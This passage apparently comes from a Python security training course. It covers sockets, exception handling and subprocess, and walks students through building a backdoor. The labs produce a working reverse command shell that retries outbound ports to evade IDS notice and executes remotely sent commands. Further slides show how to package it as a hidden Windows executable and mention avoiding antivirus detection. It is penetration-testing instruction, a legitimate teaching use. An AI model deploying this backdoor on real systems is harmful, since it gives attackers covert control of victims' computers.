- `socket.bind("<ip>", <port>)`
- `socket.listen(<number of connections>)`
- `socket.accept()`

We can use our new socket object to "connect," "send," and "recv". C developers will find Python sockets to be familiar, as both C and Python sockets are based on BSD sockets. The socket hides the details of the protocol implementation from the developer. If you establish a new TCP connection, the socket object will do the 3-way handshake, track sequence and acknowledgement numbers, and do the retransmission of dropped packets automatically on your behalf. This makes dealing with network connections almost as simple as reading and writing files from the hard drive. The connect parameter takes a single tuple as the first parameter. The tuple has two items. The first is a string containing the destination IP address, and the second item is the destination port.

We can also use our new socket object to act as a server. To use it as a server, we "bind," "listen," "accept," "send," and "recv". The .bind() method takes a single parameter that is a tuple. The first item in the tuple is the IP address to bind the service to. The second parameter is the port to listen on. Calling listen starts the server on the IP and port specified by .bind(). After listen() is called, the port will be shown as listening by NETSTAT -na. Clients can connect to the server at that time. The accept method is then used to interact with a connected client. The accept method will return a tuple with two things. The first is a connection object. This connection object has the .send and .recv methods that work the same way as the object returned by the connect() method. The other thing returned by the accept method is a tuple containing the remote IP address and port for the connection.

Now that you have a connection, you are ready to transmit data.

## Transmitting and Receiving

- To send bytes across the socket
  - `socket.send(b"bytes to send")`
  - `socket.send("string to send".encode())`
- Always returns the number of bytes sent
- To receive bytes from the socket
  - `socket.recv(max # of bytes)`
  - `socket.recv(max # of bytes).decode()`
  - Possible responses:
    1. `len(recv) == 0` when connection dropped
    2. `recv()` returns data when there is data in the TCP buffer
    3. `recv()` will sit and wait if there is no data to receive

After you have connected the socket with either the `connect()` or the `accept()` method, you can use `send()` and `recv()` to transmit packets across your socket. Socket works with bytes. In Python 3, you will have to encode strings into bytes before they can be transmitted. If you control both sides of the connection, then you can `.encode()` and `.decode()` the strings using the default UTF-8 encoder. However, if you are communicating over a socket with a program you didn't write, you will have to use the same encoding as the other application. If you are unsure what encoding it is, using LATIN-1 is a safe encoder for binary data.

When you call `.send()`, you pass it the bytes that you want to transmit, and it will return the number of bytes that were transmitted. A call to `receive()` passes the maximum number of bytes to receive. Python will receive that number of bytes from the connection and return those bytes in a byte string. If there is data sitting in the TCP buffer on your computer (that is, something has been transmitted to you), then `recv()` will return that data or a portion of that data, depending on the number of bytes you specified. If there is no data in the TCP buffer, then `recv()` will pause the program's execution and sit there until data is received. So `recv()` will ALWAYS return data to you when the connection is active. The only time that `recv()` will not return data to you is when the connection has been dropped. If the connection has been dropped, then a call to `recv()` will return an empty string.

## TCP Client Example

```
import socket

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
mysocket.connect(("127.0.0.1",25))
print(mysocket.recv(2048).decode())
mysocket.send(b"mail from: mmurr@codeforensics.net\n")
print(mysocket.recv(2048).decode())
mysocket.send(b"rcpt to: joff@blackhillsinfosec.com\n")
print(mysocket.recv(2048).decode())
mysocket.send(b"data\n")
print(mysocket.recv(2048).decode())
mysocket.send(b"From: Mike Murr\n")
mysocket.send(b"Subject: Mark assassination plot.\n\n")
mysocket.send(b"Operation Violent Python is a go!\n\n.\n")
print(mysocket.recv(2048).decode())
mysocket.close()
```

Here you can see an example of a simple TCP client that connects to an email server and sends SMTP commands to send an email.

First, we import the socket module. Next, we create a new instance of a socket object called mysocket. The parameters to socket.socket() create a TCP/IPv4 socket object. "socket.AF\_INET" means we want an IPv4 socket. "socket.SOCK\_STREAM" means we want a TCP socket. If no version and protocol are passed to the socket method, it will assume that you want to create an IPv4/TCP socket. Therefore, the following two lines do the same thing:

```
mysocket=socket.socket()
```

```
mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

Next, we call the connect() method and establish a connection to the IP address 127.0.0.1 and port 25. Notice the two sets of open and close parentheses. The inner parentheses group the IP address and ports together as a "tuple". Now that the connection is established, we can use the send() and recv() methods to interact with the remote host we connected to. Finally, the close() method is called to close the connection.

## TCP Server Example

```
import socket

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
mysocket.bind(("",9000))
mysocket.listen(1)
connection,fromaddr = mysocket.accept()
while True:
    request = connection.recv(2048).decode()
    print("Got request : {0}".format(request))
    if "adduser" in request.lower():
        # Code goes here to add a user
        connection.send(b"New User Added!\n")
    if "reboot" in request.lower():
        connection.send(b"System Rebooting now.\n")
        # Code goes here to reboot
```

"" (null IP)  
binds to all IPs  
on the host

A server is a little more complicated than the client, but not by much. Instead of using the `connect()` method, we call `bind()`, `listen()`, and `accept()` and wait for the inbound connection. Once it is received, we call `send()` and `recv()` the same way we did with the client. `bind()` takes a tuple as its one parameter. The tuple contains the IP address and port to listen on. If the IP address is null, then the socket will bind to all the IP addresses that are assigned to the host. The `listen` parameter specifies how many simultaneous connections the server will accept. The `accept` method establishes the socket object that you can use to send and receive data across the connection.

Perhaps the best way to see what is happening is to use interactive Python to walk through a new connection.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
~~Socket Communications~~  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.


## Lab Intro

- This lab has two parts:
  - 1) Use Netcat to interact with Python sockets and discover the nuances of sockets
    - Netcat Listener and Socket Client
    - Netcat Client and a Socket Server
  - 2) Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen
- \* Remember, if you were going to use Python 3, that sockets send and receive BYTES, not strings. You need to `.encode()` what you send and `.decode()` what you receive.

The longest journey begins with a single step. So now it is time for the first exercise as we start building our new backdoor. This exercise is in two parts. First, we will use the interactive Python shell to create socket objects and talk with a Netcat listener. We will use sockets as a client to connect to a Netcat listener. Then we will use a socket server and a Netcat client. Finally, we will write a small program that will act as a client to connect to a Netcat listener and download the contents of a text file. This small "filegrabberclient.py" will be the basis on which we will build our backdoor.


## Lab Part 2: Plant a File on a Target

- Your penetration tests require that you plant a file on target systems
- Write a script to read from a Netcat listener



Let's start out with an exercise that would require a simple program. In this scenario, you are required to plant a file on target systems within the environment to prove that you were able to gain access to them. You will write a simple script that connects out to a remote Netcat listener and then reads the information sent from Netcat. For simplicity's sake, your program will have to display only the file that it receives on the screen.





In your workbook, turn to Exercise 5.1

Please complete the exercise in your workbook.

## Lab Highlights: Sockets "Block" if There Is No Data in Buffer

**Set up a server**

```
student@573:~$ nc -l -p 9000
```

**Connect to server**

```
student@573:~$ python3
```

```
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license()" for more
>>> import socket
>>> mysocket = socket.socket()
>>> mysocket.connect(("127.0.0.1", 9000))
>>> mysocket.send("Hello\n".encode())
6
>>> mysocket.send("Are you there\n".encode())
14
>>> mysocket.recv(100)
b'I am here!\n'
>>> mysocket.recv(100).decode()
'Are you waiting on me?\n'
```

**Immediate!**

**Immediate!**

**Stops and waits!**

**Until something is sent**

**I am here!**

**Are you waiting on me?**

SANS | SEC573 | Automating Information Security with Python | 248

The most important takeaway from this lab is that, by default, a socket will "block" if you call `.recv()` and there is nothing to receive. Calling `.recv()` will always return data unless the connection has been dropped. If there is data that has already been transmitted, then `.recv()` will retrieve it from the buffer. If no data has been transmitted, then `.recv()` will wait until data arrives. The only time that `.recv()` will return an empty string is when the connection has been dropped.

## Lab Highlights: One Possible Solution

- Here is one filegrabber.py solution

```
import socket
mysocket = socket.socket()
mysocket.connect(("127.0.0.1", 8000))
while True:
    print(mysocket.recv(2048).decode())
```

- But we need some exception handling to handle that crash. That is next

Here is one possible solution. If you solved the exercise some other way, that is great! If you were unable to come up with this solution on your own, you can grab a copy of the completed application here:  
`~/Documents/pythonclass/apps/filegrabberclient-final.py`

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Planning for Failure

- Lots of things could prevent our connection from succeeding
  - What if the server we connect to isn't listening?
  - What if a firewall blocks our connection?
- We need to detect and gracefully handle these errors
- Python provides exceptional exception handling!

People say, "A failure to plan is a plan for failure." Software developers should anticipate that their applications will encounter errors and plan to handle those failures. This is especially true when you are accessing network and file resources. If someone disconnects a network cable, or a DNS server goes down, you don't want your application to crash. You want to identify that the service is down, and either give the user a friendly error message or handle the error yourself. Python provides exception handling to accomplish this.

## Exception Handling (I)


- If Python encounters an error that it doesn't know how to handle, it crashes and prints a "traceback"
- It is often desirable for us, as developers, to capture that crash and try to handle it ourselves or give a friendly error message to the user
- Error handling is done with the keywords "try" and "except"

```
try:  
    print(500/0)  
except:  
    print("An error has occurred")
```

Exception handlers are defined with the "try", "except", "else", and "finally" statements. If you have a function or code block that may fail, you can put it inside a "try", "except" code block. The interpreter will TRY to run the code after the try statement. If an error occurs, it will execute the portion of code after the "except" statement. You can have multiple except clauses after the try statement, with each clause handling a different type of error. If the except clause is not followed by a specific error message to handle, it will handle every exception. But there are many circumstances in which you will handle one error one way and the second error in a different way. Let's look at how to identify the individual errors.

## Exception Handling (2)

```
>>> print(50/0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
>>> try:
...     print(50/0)
...     print("This line wont execute.")
... except ZeroDivisionError:
...     print("dude, you can't divide by zero!")
... except Exception as e:
...     print("Some other exception occurred "+str(e))
...
dude, you can't divide by zero!
>>>
```



When an exception occurs, Python will generate an error message such as the one you see here. In this case, we attempted to print 50 divided by 0 and generated a division-by-zero error. The last line of the error message gives the exception name for the error that occurred. Python calls this particular error a "ZeroDivisionError". When we provide the string "ZeroDivisionError" to the except statement, our exception block is called any time a division by zero occurs.

Any command in the try: block after the error occurs is not executed:

```
>>> try:
...     print(5/0)
...     print("get here?")
... except:
...     print("divbyzero")
...
divbyzero
>>>
```

Notice that "get here?" was not printed. As soon as the exception occurred, execution immediately jumped to the except: statement. If we want to be sure that certain pieces of code always execute, then we need a little more functionality in our exception handling. This functionality is added with the "else" and "finally" statements.

For troubleshooting various exception handling errors, it can be useful to capture and print the exception. This is done with the syntax "except Exception as <variable>". With this syntax, the variable e is used to capture the exception name:

```
>>> except Exception as e:
...     print(str(e))
```

**try/except/else**

```
try:
    urllib.request.urlopen("http://doesntexist.tgt")
except urllib.error.URLError:
    print("That URL doesn't exist")
    sys.exit(2)
except Exception as e:
    print("{} occurred".format(str(e)))
else:
    print("success without error")
finally:
    print("always do this")
```

The diagram illustrates the components of a try/except/else/finally block. Yellow callout boxes point to specific parts of the code: 'Try to open a URL that doesn't exist' points to the try block; 'Specific exception handler' points to the urllib.error.URLError handler; 'Generic exception handler' points to the Exception handler; 'Do this if it worked' points to the else block; and 'Do this whether it worked or not' points to the finally block.

Here are all the options for creating exception handlers. The ELSE clause will execute any time our try worked successfully, and a finally clause will execute regardless of whether or not the try worked. Now you might be wondering, "Why would I ever need a finally clause?" The code that immediately follows the exception handling in your program executed in both conditions, right? So why use a finally clause?

The finally clause is always executed when an exception occurs. It will even execute if there is another exception while processing the ELSE, EXCEPT, or TRY clause. Remember that you may have exception handlers around classes with exception handlers, with methods with exception handlers. Each of these nested exception handlers may crash unexpectedly. The finally block is always executed. If you have code that must execute to clean up and allow the program to continue, you should put it in your finally clause. It is frequently used to release mutexes and semaphores for threading.



## Try Until It Works!

```
while True:
    try:
        # do stuff
    except:
        continue
    else:
        break
```

**Loop forever!**

**Continue goes back up to the beginning of the while loop to try again**

**The break statement will leave the while loop. Because it is in the else clause, it will execute only when there is no exception**

Sometimes you may want to continually try something until it works. An example might be that you want your backdoor shell to repeatedly make a reverse outbound connection until you set up your Netcat listener. To do this, you can put your exception handler inside a while loop, like you see here. Any time an exception occurs, the continue statement causes it to restart at the top of the while loop, where it executes the “try:” clause again. If “try” executes without error, then the “else” clause will execute where “break” will cause it to leave the “while” loop.

## Try Different Things Until It Works!

```
done=False
while not done:
    for thingtotry in ['list','of','things','to','try']:
        try:
            #try to use the thingtotry
        except:
            continue
        else:
            done=True
            break
```

**Loop through this for loop over and over until it succeeds (that is, else:)**

**Continue now tries the next "thingtotry", restarting the for loop (not the while loop)**

**Break leaves the for loop. Setting done to true also leaves the while.**

There is often a situation in which you want to try multiple things until you find something that works. Examples include opening a file from a list of possible filenames, trying different hostnames to make a connection, trying different ports, and going through a list of usernames or passwords. A good approach for this is to put your list of things to try in a FOR loop. Then have your WHILE loop execute the FOR loop until the ELSE clause is reached in your exception handler. Note that the BREAK and CONTINUE statements apply to its parent loop, which in this case is the FOR loop and not the WHILE loop. To exit the WHILE loop, we set our DONE variable to TRUE in the ELSE clause and then call “break” to exit the FOR loop.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming


Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
~~Exception/Error Handling~~  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Lab: Exception Handling

- Now let's try to add exception handling to our file grabber client
- Try ports 21, 22, 81, 443, and 8000
- Normally we would use 80, not 81, but it is in use by Apache in your VM, so we are avoiding connecting to it
- If a connection fails, try another port until we have a good connection!
- Delay one second between each attempt


```
>>> import time
>>> time.sleep(number of seconds)
```



Now let's add exception handling to the existing program. When a connection attempt fails, Python generates a "socket.error". We can use that as a trigger to try a different port. We want our reverse shell to try a predetermined list of outbound ports over and over again until we get a connection. In this case, we will use ports 21, 22, 81, 443, and 8000. Try those ports over and over again until you establish a connection. After you successfully establish a connection, your program will execute the existing code in filegrabberclient.py.

To avoid overwhelming the firewall or raising suspicions with the IDS, let's add a one-second delay between each outbound connection. To make your program pause for one second, you will need to import the time module and call the time.sleep() function, passing it the number of seconds you want to delay.

Although there is little risk of overwhelming a target firewall, we have to be careful not to adversely impact target systems. It is bad news when you cause a denial of service on your customer's production systems. Introducing a small delay can make the difference between a successful penetration test and an angry customer. This is especially true when dealing with password guessing attempts and other attacks that require resources from the server.



In your workbook, turn to Exercise 5.2

Please complete the exercise in your workbook.

## Lab Highlights: One Possible Answer

```
import socket,time
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,81,443,8000]:
        time.sleep(1)
        try:
            print("Trying",port, end=" ")
            mysocket.connect(("127.0.0.1",port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected=True
            break
while True:
    print(mysocket.recv(2048).decode())
```

**Add time  
to imports**

**One Possible  
Solution**

**Add this to  
filegrabber.py !**

260

Here is one possible solution to our problem. A copy of this code is available in your home directory. The file is called ~/Documents/pythonclass/apps/filegrabberclientwithexception-final.py.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor

Socket Communications

LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling

Process Execution

LAB: Process Execution

Creating a Python Executable

LAB: Python Backdoor

Limitations of send() and recv()

Techniques for recvall()

LAB: recvall()

STDIO: stdin, stdout, stderr

Object Oriented Programming

Python Objects

Argument Packing/Unpacking

LAB: Dup2 and pyInterpreter

Remote Module Importing

This is a Roadmap slide.

## Interacting with Subprocesses

- The subprocess module supersedes the use of `os.system`, `os.popen`, `os.popen2`, and other modules that support code execution
- The subprocess modules enable you to start a new process, provide it input, and capture the output

```
processhandle = subprocess.Popen("run this command",  
    shell = True,  
    stdout = subprocess.PIPE,  
    stderr = subprocess.PIPE,  
    stdin = subprocess.PIPE)  
procrresult = processhandle.stdout.read()  
procerrors = processhandle.stderr.read()
```

returns bytes()

It looks as if the communications piece of this puzzle is almost done. Now, instead of simply printing text sent from the attacker on the victim's screen, we will accept commands from the attacker, execute them on the victim's screen, and send the results back to the attacker.

Although many different modules and methods are available in Python to execute processes, most of them have been replaced with functions in the subprocess module. The subprocess module includes the functions that we need to execute code and capture the output.

The `Popen()` method is used for process execution. It takes several parameters. The first parameter is the command you want to execute. The remaining parameters are *named arguments*, meaning you assign the argument by name. For example, when you set the "shell" argument to `True`, it tells `Popen` that the command should be executed from within a shell such as `/bin/sh` or `cmd.exe`. Setting the arguments `stdout` and `stderr` to the value, `subprocess.PIPE` tells `Popen` that the standard output and error messages from the program should be captured so that they can be read using normal file I/O commands. Then you can read the output from that command and the errors using the methods `processhandle.stdout.read()` and `processhandle.stderr.read()`, respectively.

When you read the output of the executed command with `read()` or other functions that we will discuss shortly, you will be returned `bytes()`. That makes these very convenient for us to transmit the data across a socket without doing any additional encoding or decoding.



## Capturing Process Execution

```
import subprocess

proc = subprocess.Popen("ls -la" ,
    shell=True,
    stdout=subprocess.PIPE,
    stderr=subprocess.PIPE,
    stdin=subprocess.PIPE)

exit_code = proc.wait()
results = proc.stdout.read()
print(results)
```

Execute "ls -la" and capture output

Wait until it finishes and capture the exit code

Read the output of the command into a string

To execute the processes on the remote host, we first import the subprocess module with "import subprocess". Next, we call subprocess.Popen, which will execute our code. The additional parameters to Popen enable us to capture the output of the command execution to a "pipe" that we can address as a file object. We set "shell=True", which causes Popen; it will prepend "/bin/sh -c" (or whatever shell you have defined in your environment variables) to the command on a UNIX/Linux shell and "cmd.exe /c" on a Windows-based host. Typically, after you execute a process, you should call the process handle's .wait() method to allow the program time to finish before you attempt to read the results. Calling the .wait() method of your process object will pause your program until the subprocess command has completed executing. proc.wait() will return the exit code from that program's execution. If you want to see if your program executed successfully, you can check to see if proc.wait() returned a value of 0. Then you can read the results of that program from the subprocess.PIPE object using the .read() method.

## Popen.wait(), Buffers, and Popen.communicate()

- These three lines are guaranteed to lock up your program:

```
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
>>> ph.wait()
```

- Why does wait() lock up your program?
  - Wait only returns after the program is completely finished
  - Popen pauses execution when the stdout read buffer is full
- For commands that generate a lot of output, use .communicate()
- .communicate() returns a tuple of bytes() for both the output and errors


```
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
>>> output, errors = ph.communicate()
```

Calling wait() is often not what you want to do. It is useful when calling a program that takes a long time to process but only generates a little output. If the program generates a large amount of output, then calling .wait() is almost guaranteed to deadlock your program. The reason is that wait() will only return after the program has completely finished execution and the program never completes. The program never completes because once the subprocess.PIPE is full, the program pauses until you read data from the pipe. Because your Python script is waiting for .wait() to return, you don't have an opportunity to call Popen.stdout.read() to read the buffer. Thus, your program is in a deadlock. There is another way to read the output of your program: Call Popen.communicate().


Popen.communicate() will read the subprocess.PIPE over and over until the program is finished executing. When the program is finished, it returns a tuple containing 2 bytes(). The first value in the tuple holds all of the stdout, and the second is all of the stderr.

## Lab Intro: Simple Reverse Shell

- Remember, you type commands into NETCAT!
- They are transmitted and executed by the Python program



This is an overview of what we are going to do in this lab. Remember for this lab that you will be typing commands into the Netcat window. Don't type the commands in the window where the Python program is running.



In your workbook, turn to Exercise 5.3

Please complete the exercise in your workbook.

```
import socket,time,subprocess
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,81,443,8000]:
        time.sleep(1)
        try:
            print("Trying",port,end = " ")
            mysocket.connect(("127.0.0.1",port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected=True
            break
while True:
    command = mysocket.recv(1024)
    p=subprocess.Popen(command, shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)
    results, errors = p.communicate()
    results = results + errors
    mysocket.send(results)
```

**One Possible Solution**

**Unaltered code from the exception handler exercise**

Here is one possible solution. This file is on your virtual machine as  
~/Documents/pythonclass/apps/reversecommandshell-final.py.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Make the Backdoor Distributable

- Our Python backdoor isn't a very ominous threat to Windows computers that don't have Python installed
- We need to test our backdoor on Windows with the IDLE
- We need it to run when Python isn't already installed
- We need to make it run invisibly in the background

Having a Python backdoor on a Linux host isn't very useful if target systems are running Windows and do not have Python installed on them. At the moment, to use our shell in a penetration test, we need to trick our target system personnel into installing Python, the Python Windows Extensions, add Python to their path, download the backdoor script, and double-click on it. Hmm... it might be easier to just have them email us all their sensitive data and passwords. Instead, we can turn the .py into a distributable executable that we can send to a target environment where Python is not installed. We need to turn our .py script into a self-contained, distributable backdoor that we can deliver to target networks. To do that, we need to accomplish these three remaining tasks:

1. We need to transfer the script to a Windows host and test it there to see how it works.
2. We need to convert the .py to an .EXE that we can distribute to hosts that do not have Python on them.
3. We need to make it run invisibly in the background.

## Turn the .py into an .EXE

- There are various products to convert Python scripts to executables
  - PyInstaller, py2exe and nuitka on Windows
  - PyInstaller or freeze on Linux
  - py2app on Macintosh
- We will use PyInstaller!


Various tools are available to convert our .py file to an .EXE for Windows systems. Tools also are available for creating binary executables for the Linux and Macintosh platforms. Freeze can be used to create a distributable ELF binary on Linux. py2app will create applications-compatible 64-bit Mach-o style binaries for the Apple Macintosh.

Two applications are primarily used for creating executables on Windows: Py2exe and PyInstaller. Because you have already installed PyInstaller, you can probably guess which one we are going to use.



## PyInstaller Executables

- Python Installer executables are still interpreted
- Python Interpreter is bundled with a Python compiled version of your script (a .pyc file)
- pyinstaller.py script options include:
  - "--onefile" creates a single executable file
  - "--noconsole" runs your program as a background process
  - "--noupX" does not UPX pack the .EXE



Python is an interpreted language. These applications do not compile the scripts into a native PE format executable. Rather, they create a small collection of files that contain your .py script and the Python Interpreter. By default, all of the required files to execute your script and the Interpreter are placed in a single directory that you can distribute to a target system. However, you can modify this behavior by using the --onefile option and tell PyInstaller that you want all the files from that directory to be in a single executable. "--onefile" works by packing all the shared libs/dlls into the executable. When the executable is started, it extracts all the libraries and required Python files to a temporary directory called \_MEIXXXXX, where XXXXX is a random number. It then executes itself again using the libraries in the temporary directory. As a result, two copies of the executable will be running on the target system each time the process is started. Here are some useful PyInstaller options.


Useful options for pyinstaller.py include:

- **--noconsole (-w):** Run the program invisibly in the background (sounds useful).
- **--onefile (-F):** Create a single executable with all of the libraries and dependencies.
- **--onedir (-D):** Create a single directory with all the files and executables (this is the default).
- **--noupX:** Do not UPX pack the executables (AV often detects UPX packed .EXEs).

## Create an Executable

`c:\python35\scripts> pyinstaller.exe <options> <valid path & scriptname>`

Example: `pyinstaller.exe --onefile --noconsole reversecommandshell-final.py`



The PyInstaller executable is in the python scripts directory and will accept several options, such as `--onefile`, `--noconsole`, and `--noup`, and one required python script. It will take that information and produce an .EXE. In most cases, you will provide PyInstaller with a copy of your script. For example, to turn `reversecommandshell-final.py` into an executable, you would type the following:

```

c:\python35\scripts> pyinstaller.exe --onefile --noconsole
c:\<pathtoscript>\reversecommandshell-final.py
  
```

This would create an executable that has all the required files in a single .EXE and runs invisibly in the background. PyInstaller will place the new executable in the "dist" subdirectory under a new directory where you ran pyinstaller. In this case, I ran pyinstaller from the Desktop directory and it created a "dist" directory with the new executable in it.

In addition to the "dist" directory, there is a "build" directory. The build directories will contain files that PyInstaller needs to create the executable and log files that indicate why the build process may have failed.

There is also a .SPEC file. The .SPEC file contains the "specifications" that are used by PyInstaller to create the .EXE file. You can think of this as the configuration file for PyInstaller to create this executable. A .SPEC file can also be passed to the PyInstaller script instead of a Python program. If a .SPEC file is passed, it will also create the corresponding .EXE. This option is useful if you need to create a customized .SPEC file or maintain a .SPEC file for different .EXE types. For example, when creating .EXEs that contain Scapy modules, I have found it is sometimes necessary to add additional directories to my module search path and additional files that I want to be part of the EXE to my spec file. Specifically, additional files can be added to the "datas" attribute of the Analysis() section. In those cases, I give a customized .SPEC file to PyInstaller instead of the Scapy-enabled script.

For our backdoor, these advanced options are not required, and just passing the name of our script to PyInstaller will work fine.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing


This is a Roadmap slide.

## LAB: Use PyInstaller to Create a Distributable Executable

- Did you do Lab 0.0 homework? You need it now!
- In this lab, we will perform the following actions:
  1. Use a Python Web Server to move the source code to Windows
  2. Point the backdoor to the IP address of Linux and save it
  3. Run backdoor on Windows and control Windows from Linux
  4. Use PyInstaller to create a --onefile Windows EXE
  5. Double-click the EXE and control Windows from Linux again
  6. If you have time, add the --noconsole option to make the backdoor run invisibly in the background

